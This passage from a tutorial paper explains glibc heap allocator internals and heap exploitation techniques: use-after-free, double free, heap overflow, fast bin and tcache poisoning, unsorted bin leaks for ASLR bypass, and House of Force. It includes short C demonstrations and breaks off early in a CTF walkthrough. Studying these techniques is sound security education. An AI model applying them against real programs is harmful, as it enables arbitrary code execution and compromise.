Heap Exploitation

Cristian C. Spagnuolo

July 3, 2021

1 Introduction

Programming languages, like C and C++ allow the developer to directly manage the memory allocation, however a huge number of security holes are based on the exploitation of bad usage of such that power. Linux based operating systems represents a program with the `ELF` format. In order to be run, an executable must be mapped in the RAM, therefore, a new process is spawned. To this end several operations are required:

1. The OS creates a virtual address space.[1]
2. Then sections of the `ELF` are loaded into the newly created address space, Figure 1.
3. Finally, the stack and the heap are initialized and it is performed a jump to the entry point of the program.

The most known binary exploitation technique is called *buffer overflow*, and allow an attacker to violate CIA[2] properties to perform whatever *he wants. This is possible since:

- The CPU is not able to distinguish among data and code. If code is found, it is executed even if it was not expected.
- There is no built-in mechanism that checks the size of data which are written into a buffer.

A buffer overflow can be achieved by overrunning different types of data structures. For sure, the simplest variant is the stack overflow. The basic idea is to overwrite the saved `EIP`[3] with the address of a shellcode, a set of instructions carefully chosen by the attacker, to hijack the control flow and getting arbitrary code execution. Assuming that the reader has a good knowledge about how does a stack overflow attack works, it is possible to do a step forward, introducing the concept of *heap exploitation*, which requires more advanced skills. The goal is tricking the implementation of heap management algorithms, but before going into further details it is mandatory to understand what is the heap.

[1] Each process sees memory locations as contiguous, even if they may be physically scattered.
[2] Confidentiality, Integrity, Availability.
[3] The saved EIP contains the address of the instruction to be executed after a function returns the control to the caller.



Figure 1: Mapping of a 32-bit ELF executable within a Linux process.

2 What is the Heap?

The stack is used to manage local variables and function frames, however, if a variable is too large to fit on the stack, the program needs to write into a different portion of memory. For uninitialized and initialized global variables, the `.bss` and the `.data` sections are used, respectively. Whereas, to manage dynamic elements of arbitrary size, another portion of memory is used, the *heap*.

2.1 Memory allocation

The memory allocation is managed by the OS and thanks to syscalls, a program can interact with it. Some of the main syscalls which can be used for memory management are:

- `mmap`: allocates a new memory page in the address space of the calling process.
- `munmap`: de-allocates a memory page from the address space of the calling process.
- `brk/sbrk`: allow to change the location of the program `break`, which defines the end of the process's data segment[4]. In other words, new memory is allocated for the process. The difference among these two syscalls is related to the input parameter. The former allow you to specify, exactly, the new address of the program `break`, whereas the latter allow to increase or decrease it with a relative offset.

There are several drawbacks in a direct usage of syscalls. First of all, they are slow, there is a minimum amount of memory which can be required and it is likely that the program requires new

[4]It is the first location after the end of the uninitialized data segment.

space several times. Moreover, the programmer must manage explicitly the memory, that is, an high knowledge of low level details is required. To overcome these limitations it is used an interface which implements an efficient memory management in between the program and the OS. The idea is to require at once a bigger amount of space, invoking a syscall, and then manage it efficiently, releasing new memory to the program, when actually needed.

2.2 Heap allocators

Several algorithm have been thought to perform memory management:

- `dlmalloc`: general purpose allocator.
- `ptmalloc`: used by glibc.
- `tcmalloc`: used by Chromium.
- `jemalloc`: used by FreeBSD, Firefox, Android.
- `libumem`: used by Solaris.

The difference among them is how sub-portion of memory, called *chunks* are managed, however, the common denominator is that, each of them has been developed to improve performances, rather than keeping things secure. In this paper we will focus on the *ptmalloc* algorithm, also known as the *"glibc algorithm"*.

2.3 Glibc algorithm

The *ptmalloc*, can be seen as an evolution of the *dlmalloc*, that supports multi-threading. The main difference is that a separate *heap*, called *arena*, is kept for each thread. This approach, called *per thread arena*, allow several threads to independently require new memory. Actually, rather than having a one-to-one mapping among threads and arena, the number of *arenas* is bounded by the amount of cores of the CPU. The glibc provides the following interface to deal with memory management:

- `malloc`: allocates n bytes and returns a pointer to the payload of the allocated chunk. The memory is not initialized.
- `calloc`: can be seen as a more secure version of the malloc. It allocates an initialized[5] chunk and returns a pointer to its payload.
- `realloc`: changes the size of the memory block pointed by the given parameter by the specified amount of bytes. The content of the memory is not initialized.
- `free`: allow to free up the chunk of memory pointed by the given parameter.

[5]The memory is zeroed-out.



Figure 2: Representation of the main arena and of a single heap segment of a thread arena.

2.3.1 Heap management

When the main thread arena runs out of space and calls the `malloc` to allocate new memory, the `sbrk` syscall is used. In other words, the main arena is simply increased by allocating contiguous regions of memory, Figure 2. Whereas, if a different thread requires additional memory, the `mmap` syscall is invoked, resulting in the allocation of a new non contiguous page, Figure 3. This means that the *arena* of a non-main thread may be composed by groups **contiguous** portion of memory, divided into *chunks*. From now on, we will use the term *heap* to identify each of these components, whereas the term *arena* to refer the whole set. To manage this memory partition three different data structures are used[6]:

- `heap_info`: contains metadata to manage each single *heap*. Since the main arena has only one *heap*, this header is not used.
- `malloc_state`: contains information about all chunks. Unlike thread arenas, main arena's header is not part of the heap segment, whereas it is a global variable and can be found in the `.data` segment of the `libc.so`.
- `malloc_chunk`: is the header of each single chunk.

[6]https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/



Figure 3: Representation of a thread arena with multiple heap segments.

2.3.2 Heap Structure

We have understood that the *heap* is divided into smaller portion of memory. According to its status, in-use or free, a *chuck* looks different. Moreover, to simply manage the allocation, the overall free space of the heap is modeled as the size of a special type of *chunk*, called `top_chunk`.

Allocated chunk

From the structure of an allocated *chunk*, Figure 4, we can identify different fields:

- `prev_size`: contains the size of the previous *chunk* if it is free, otherwise, the last byte of the payload of the previous chunk.
- `size`: describe the size of the current *chunk*. Since, the size is always a multiple of 8 bytes, last three bits can be used as flags[7]:

[7]They are masked as 0 when the size need to be evaluated.

  - `N - non main arena`: is asserted when the current chunk belong to a thread arena.
  - `M - is mmapped`: is asserted when the chunk is part of a `mmaped` page.
  - `P - previous in use`: is asserted when the previous chunk is in use. It allow to understand how to evaluate the content of the `prev_size` field.

- `chunk_ptr`: defines the beginning of the header, that is what we have called `malloc_chunk`.
- `malloc_ptr`: is the pointer which is returned by the `malloc`.

It is important to point out that the actual size of the chunk, is not exactly the one required by the user when the `malloc` is called. Let us assume that the user requires a *chunk* of n bytes. The actual size will be n plus, 8 bytes for the `size` field, plus, eventually, k bytes due to alignment purposes. This is why, when observing a dump of the *heap* with a debugger, we should expect a slightly different value in that field, with respect to the one that has been used as parameter of the `malloc`.

Free chunk

A free chunk, has a structure which is pretty similar to the one of an allocated chunk, as shown in Figure 5, however, it is noticeable the presence of two additional fields:

- `fd`: pointer to the next chunk in the bin list.
- `bk`: pointer to the previous chunk in the bin list.

These two fields are used to implement either a linked or double linked list.



Figure 4: Structure of an allocated chunk.



Figure 5: Structure of a free chunk.

Bins

It is assumed that each program manages allocated chunks, by its own, whereas, free chunks must be organized by the algorithm in such a way as to simplify future allocations. To this end, additional data structures, called *bins*, are implemented. Bins are used to hold free chunks, according to their size. Different bins are available:

- `Unsorted bin`
- `Small bin`
- `Large bin`
- `Fast bin`

First three types are stored within an array of 126 elements, called `bins`, as a **double linked list**, Figure 6, whereas, the last one is managed as a **single linked list**



Figure 6: Unsorted, Small and Large bins representation.

Unsorted bin

When a non-fast bin is freed, instead of being added to its respective bin, it is placed in a sort of cache layer, called *unsorted bin*, regardless its size. The idea is giving the algorithm a second chance to reuse the chunk, before storing it into the appropriate list to speed up memory management. There is only one unsorted bin, and it is stored in the first element of the `bins` array. Each time this list is iterated for searching a given element, scanned chunks that does not satisfy requirements, are sorted, that is, they are added to the associated bin.

Small bins

Chunks whose size is smaller than 504 bytes, called *small chunks*, are sorted in *small bins*. There are 62 different small bins, from 16 to 504 bytes[8], 8 bytes apart. Each bin maintains a **double linked list** of chunks with fixed sizes. Insertion are performed from the *HEAD*, whereas, removals happen from the *TAIL*, with a FIFO policy[9]. When small chunks are freed, they may be coalesced together, before ending up in the *unsorted bin*.

Large bins

Finally, chunks whose size is greater or equal to 512 bytes, *large chunks*, are sorted in *large bins*. There are 63 large bins:

- 32 bins, with a 64 bytes spacing.
- 16 bins, with a 512 bytes spacing.
- 8 bins, with a 4096 bytes spacing.
- 4 bins, with a 32768 bytes spacing.
- 2 bins, with a 262144 bytes spacing.
- 1 bins whose size is the left space.

In this case, each of them contains chunks within a range of sizes, rather than having fixed ones. To this end, chunks are sorted by increasing sizes, within each *large bin*, hence, insertion and removals can happen at any position.

Fast bins

Free chunks with a size between 16 to 88 bytes[10] are held by a glibc array, called `fastbinsY`, Figure 7. Each element of the array[11] is a *fast bin* that holds as a LIFO **single linked list** of free chunks with the same size. Among all other bins, they are the fastest in memory allocation and de-allocation. There are two main differences among fast bins and other bins:

[8] They are overlapped with fast chunks. To distinguish among them, the glibc algorithm uses a global variable, called `fast_bin_max_size`, 0 by default. If the chunk size is less than $min(fast\_bin\_max\_size, 88)$, it is considered as fast chunk, otherwise it is considered as a different chunk, according to its size.

[9] https://heap-exploitation.dhavalkapil.com/diving_into_glibc_heap/bins_chunks

[10] These sizes include metadata as well.

[11] There are 10 elements, with a stride of 8 bytes.

- They are stored as a single linked list, hence, the `bk` field is not used.
- Two free chunks can be adjacent, without causing any coalescing operation. This can result in a high external fragmentation, however, it increases performances.



Figure 7: Fast bin representation.

Top chunk

The chunk at the top border of an arena, called *top chunk* or *wilderness*, does not belong to any bin and it is used to service user requests when there are no free chunks satisfying the condition. If the *top chunk* size is greater than the required one, it is split into two parts:

- User chunk, of requested size.
- Remainder chunk, of remaining size.

The *reminder chunk* becomes the new *top chunk*.

Last remainder chunk

It is the chunk obtained from the last split. Sometimes, when exact size chunks are not available, bigger chunks are split in two, without involving the top chunk. One part is returned to the user, whereas the other one becomes the *last reminder chunk*.

Tcache

A recent versions of glibc[12] has introduced another data structure, called *tcache* or *per-thread cache*. We have already seen how the *per-thread arena* approach is used to support multi-threading. This is a further optimization introduced to manage at a finer granularity lock operations on global resources. The idea is to speed up allocations by caching small chunks for each thread. That way, when a thread requests a chunk, if there is any available within its *tcache*, the allocation happens without waiting for a heap lock. By default, each thread has 64[13] singe linked tcache bins. Each bin contains a maximum of 7 chunks of the same size ranging from 24 to 1032 bytes on 64-bit systems and 12 to 516 bytes on 32-bit systems.

2.3.3 Heap Allocation

To better understand how the allocator of glibc works let us consider some examples[14]. We have seen that, upon freeing a non-fast chunk, it ends up in the `unsorted bin`. Instead, when a new non-fast chunk is required, first it is looked for a chunk of greater or equal size within `small` or `large bins`, if they are empty it is checked the `unsorted bin`. If the size of the available chunk is greater than the required one, it is split into two parts.
By looking at code 1, this is what happens:

1. At line 3 `a` is freed and the unsorted bin looks like this: `head -> a -> tail`.
2. At line 4 an allocation is required. Since the only free chunk is greater than the requested one, it is split into two parts `a1` and `a2`. The former is returned to the user, whereas the latter remains in the `unsorted bin`, whose structure looks like:
   `head -> a2 -> tail [a1 is returned]`.

```
1     char *a = malloc(300);     // 0x***010
2     char *b = malloc(250);     // 0x***150
3     free(a);
4     a = malloc(250);           // 0x***010
```

Listing 1: Non-fast chunk allocation and de-allocation.

In the code 2, we can observe how the fast chunk allocation and de-allocation process works with a **LIFO** policy.

1. `a` is freed: `head -> a -> tail`.
2. `b` is freed: `head -> b -> a -> tail`.
3. `c` is freed: `head -> c -> b -> a -> tail`.
4. `d` is freed: `head -> d -> c -> b -> a -> tail`.
5. allocation required: `head -> c -> b -> a -> tail [d is returned]`.
6. allocation required: `head -> b -> a -> tail [c is returned]`.

[12] Glibs 2.26.
[13] It is possible to set how many tcache bins are used, up to 64.
[14] https://heap-exploitation.dhavalkapil.com/attacks/first_fit

7. allocation required: `head -> a -> tail [b is returned]`.

8. allocation required: `head -> tail [a is returned]`.

```
1     char *a = malloc(20);      // 0xe4b010
2     char *b = malloc(20);      // 0xe4b030
3     char *c = malloc(20);      // 0xe4b050
4     char *d = malloc(20);      // 0xe4b070
5     free(a);
6     free(b);
7     free(c);
8     free(d);
9     a = malloc(20);            // 0xe4b070
10    b = malloc(20);            // 0xe4b050
11    c = malloc(20);            // 0xe4b030
12    d = malloc(20);            // 0xe4b010
```

Listing 2: Fast chunk allocation and de-allocation.

From what said up to now, it is possible to understand that the *heap* suffers from external fragmentation. This becomes a problem when a big number of chunks has been freed and it is required the allocation of a huge chunk. To deal with it, the algorithm merges adjacent free chunks to build a bigger one. This process is called *coalescing*.

3 Heap Exploitation

The glibc algorithm provides a lot of functionality. From a hacker perspective we can say that there is a large attack surface. A bad usage of such these power generates unsafe code. From a high level perspective, it is possible to divide heap exploitation techniques into three macro categories[15]:

- `Vulnerabilities`: basically they are bugs which can be exploited.
- `Bin Attacks`: the goal is exploit vulnerabilities to modify chunks metadata in order to trick the glibc algorithm and achieve a given task.
- `Houses`: can be seen as a more complex type of attach which exploits one or several bin attacks and bugs.

[15] https://guyinatuxedo.github.io/31-unsortedbin_attack/unsorted_explanation/index.html

3.1 Vulnerabilities

3.1.1 Use After Free

As the name suggests, *UAF* come into play when, upon freeing a chunk, the associated pointer is not deleted and it is used later on to access that portion of memory. Code 3 shows an example.

```
1     char *a = malloc(20);
2     free(a);
3     //Some operations are done
4     //...
5     if(*a == 'whatever'){
6         //do something
7     }
```

Listing 3: Use After Free vulnerable code.

The reason why this code is dangerous is that, once a chunk is allocated, it is reasonable to assume that can be arbitrary written. However, once it is freed, it will be managed by the allocator which will use some metadata. Keeping the pointer after the chunk has been freed means that an attacker can carefully overwrite those metadata with the goal of exploiting the bins management.

3.1.2 Double Free

This vulnerability can be seen as a particular case of a *UAF*. Freeing a resource several time lead to a corruption of data structures, which can be exploited by an attacker to either get memory leaks or to craft chunks. The glibc algorithm tries to mitigate this behaviour using a very simple procedures. It checks whether or not the address of the chunk to be freed is equal to the one of the last freed chunk. Bypassing this security mechanism is trivial, as shown in code 4.

```
1     char* a = malloc(10);    // 0xa04010
2     char* b = malloc(10);    // 0xa04030
3     char* c = malloc(10);    // 0xa04050
4
5     free(a);
6     free(b);                 // Bypassing the check
7     free(a);                 // Double Free!
8
9     char* d = malloc(10);    // 0xa04010
```

Listing 4: Double Free vulnerable code.

This is what happens:

1. `a` is freed: `head -> a -> tail`.
2. `b` is freed: `head -> b -> a -> tail`.
3. `a` is freed: `head -> a -> b -> a -> tail`. The linked list structure is corrupted since the same node is inserted twice.

4. allocation required: `head -> b -> a -> tail [a is returned]`. Once this chunk is allocated, the attacker is able to read and write within it, that is, reading and writing within a chunk which is also considered to be free by the allocator.

3.1.3 Heap Overflow

When an unsafe function is used to write within a heap location, that is, no check is performed, a *Heap Overflow* may arise. Basically, it works exactly as a stack overflow, the only difference is related to metadata which can be overwritten. Code 5 shows an example.

```
1     char* a = malloc(30);
2     scanf('%s', &a);
```

Listing 5: Double Free vulnerable code.

3.2 Bin Attacks

3.2.1 Fast Bin Attack

This attack allow to better understand why aforementioned vulnerabilities are dangerous. The basic idea of a *Fast Bin Attack* is to exploit the fast bin management in order to allocate an arbitrary memory location as a chunk. This allow an attacker to read and/or write wherever *he wants.
Recall: the first 8 byte of payload of a fast bin are used as pointer to the next node of the list.
What if we change this byte with the address of another memory location?
Well, arbitrary write and/or read is obtained. Code 6 shows an example.

```
1     char* a = malloc(30);        //0x55bdd334b670
2     char* b = malloc(30);        //0x55bdd334b6b0
3     char* c = malloc(30);        //0x55bdd334b6f0
4
5     free(a);
6     free(b);
7     free(c);
8
9     int stack_var = 0x20;        //0x7ffc8e3e066c
10    *a = (char *)&stack_var;     //Overwriting the fd with a stack
      address
11
12    char* d = malloc(30);        //0x55bdd334b6f0
13    char* e = malloc(30);        //0x55bdd334b6b0
14    char* f = malloc(30);        //0x7ffc8e3e066c
```

Listing 6: Fast bin attack example.

This is what happens:

1. `a` is freed: `head -> a -> tail`.
2. `b` is freed: `head -> b -> a -> tail`.
3. `c` is freed: `head -> c -> b -> a -> tail`.

4. the fd pointer of `b` is overwritten with the address of the stack variable:
   `head -> c -> b -> stack_var -> tail`.

5. allocation required:
   `head -> b -> stack_var -> tail [c is returned]`.

6. allocation required: `head -> stack_var -> tail [b is returned]`.

7. allocation required: `head -> tail [stack_var is returned]`.

It is worth to mention that the same thing can be done to exploit the *tcache* data structure. The only difference is that, a *TCache Poisoning* does not requires to deal with fast chunks, hence, they can be of different sizes[16].

3.2.2 Unsorted Bin Attack

From a conceptual perspective, this attack works pretty similar to the previous one, however, due to the different nature of the two data structures, an *Unsorted Bin Attack* can be used to achieve different goals. Recall: the unsorted bin is a **FIFO** double linked list. This means that insertions are made from the tail, whereas removals from the head[17]. Said that, there are two main things to be pointed out:

- When an unsorted bin is allocated, we have to update the reference in the bins array, so that it points to the new head, that is, the following element of the list. To this end we need to write the address of the following chunk at the memory location pointed by the `bk`[18] field of the head. If we modify this field, we are actually writing a pointer, that is a huge number, within an arbitrary memory location.

- The bins array is located within the `.data` segment of libc. That is, in the `bk` field we have a leak of libc address which can be used to compute the base address of libc or any other address. This allow to bypass the **ASLR**[19] mitigation. The randomization is done on blocks of 4KB, hence, last 2 bytes and a nibble are not randomized and are used to address memory locations within the block. Leaking a libc address means being able to compute, with a relative offset, each memory location within the randomized block. A huge variety of more complex attacks requires a libc leak as inner step.

[16] https://github.com/shellphish/how2heap/blob/master/glibc_2.31/tcache_poisoning.c

[17] The list is scanned from the head, if the node does not match the requirement it is added to the corresponding bin, hence the following one becomes the new head.

[18] The actual address is bk plus a given offset, 0x8 if dealing with a 32-bit machine, 0x10 for a 64-bit one.

[19] Address Space Layout Randomization is a kernel level mitigation which randomize the base address of sections. This means that, at each execution, the location of sections is different.

3.3 Houses

3.3.1 House of Force

The basic idea is to exploit the top chunk size in order to allocate a new chunk into an arbitrary memory location. When the allocation of a huge chunk is required, if no fitting chunk is available, the allocator checks the top chunk size to understand whether or not there is enough free space:

- if no, a `syscall` is used to allocate new memory, trying to satisfy the request,
- otherwise, the top chunk is split and the new base address of the wilderness is evaluated by summing the old one with the required size.

This procedure has two problems. First of all, it trusts the value of the top chunk size, assuming that no one has corrupted it. Then, it uses a simple summation to update the base address.
What if we exploit a heap overflow to overwrite the `size` field?
Let us assume that we are able to overwrite it with a huge number, ideally `0xfffffffffff`, and that we want to allocate a writable memory location at a `target` address. If we ask the allocation of a chunk whose size is:

$$malloc\_size = target\_address - top\_chunk\_address - offset^{20}$$

The new top chunk address is evaluated as follows:

$$\begin{aligned} top\_chunk\_address &= top\_chunk\_address + malloc\_size \\ &= \cancel{top\_chunk\_address} + target\_address - \cancel{top\_chunk\_address} - offset \\ &= target\_address - offset \end{aligned}$$

At this point, if the allocation of another of a chunk is required, the top chunk is shifted again and the `malloc` returns a pointer to the `target` address. That is, we got a writable chunk at an arbitrary memory location.
This attack is a bit harder than previous ones and some requirement must be satisfied:

- The top chunk size must be overwritten, to this end we can either rely on a heap overflow or, we could try to use an *Unsorted Bin Attack* to write a huge number in the `size`. This second solution may be discarded if the value which is written is less than the `malloc_size` one.
- A leak of the heap and of the address of the target (e.g. libc, stack) are required in order to compute exactly the `malloc_size`.
- During the allocation, some metadata are written, this means that memory locations near the target address may be corrupted, causing an abort of the executable.
- Finally, it is mandatory to be able to perform a `malloc` of arbitrary size.

A practical example will be analyzed in the next chapter.

[20] The offset value is used to compensate additional metadata which are added by the allocator.

4 Asciigal Walkthrough

In this chapter a write up for the *Asciigal* challenge is presented. Generally speaking, there are some steps to be done when dealing with a binary *capture the flag* challenge.

1. **Information Gathering**: it is crucial to understand the type of executable you are dealing with, mitigation that are implemented and which libraries are used.
2. **Reverse Engineering**: you want to figure out the behaviour of the executable, to this end you need perform a *static analysis*, disassembling or decompiling the binary and a *dynamic analysis* running it with the help of a debugger[21]. These operations are usually interleaved, for a better result.
3. **Plan the Exploit**: think a strategy to get all you need to hijack the control flow.
4. **Execute the Attack**: get arbitrary code execution and capture the flag.

Several iterations over these steps may be required before successfully exploit the binary.

4.1 Information gathering

There are several tools which can be used in this phase. Code 7 shows the execution of the `file` utility over the binary. There are three main things to be noticed:

- It is a 64-bit ELF.
- It is dynamically linked: that is, libc is used, so we can try to exploit it.
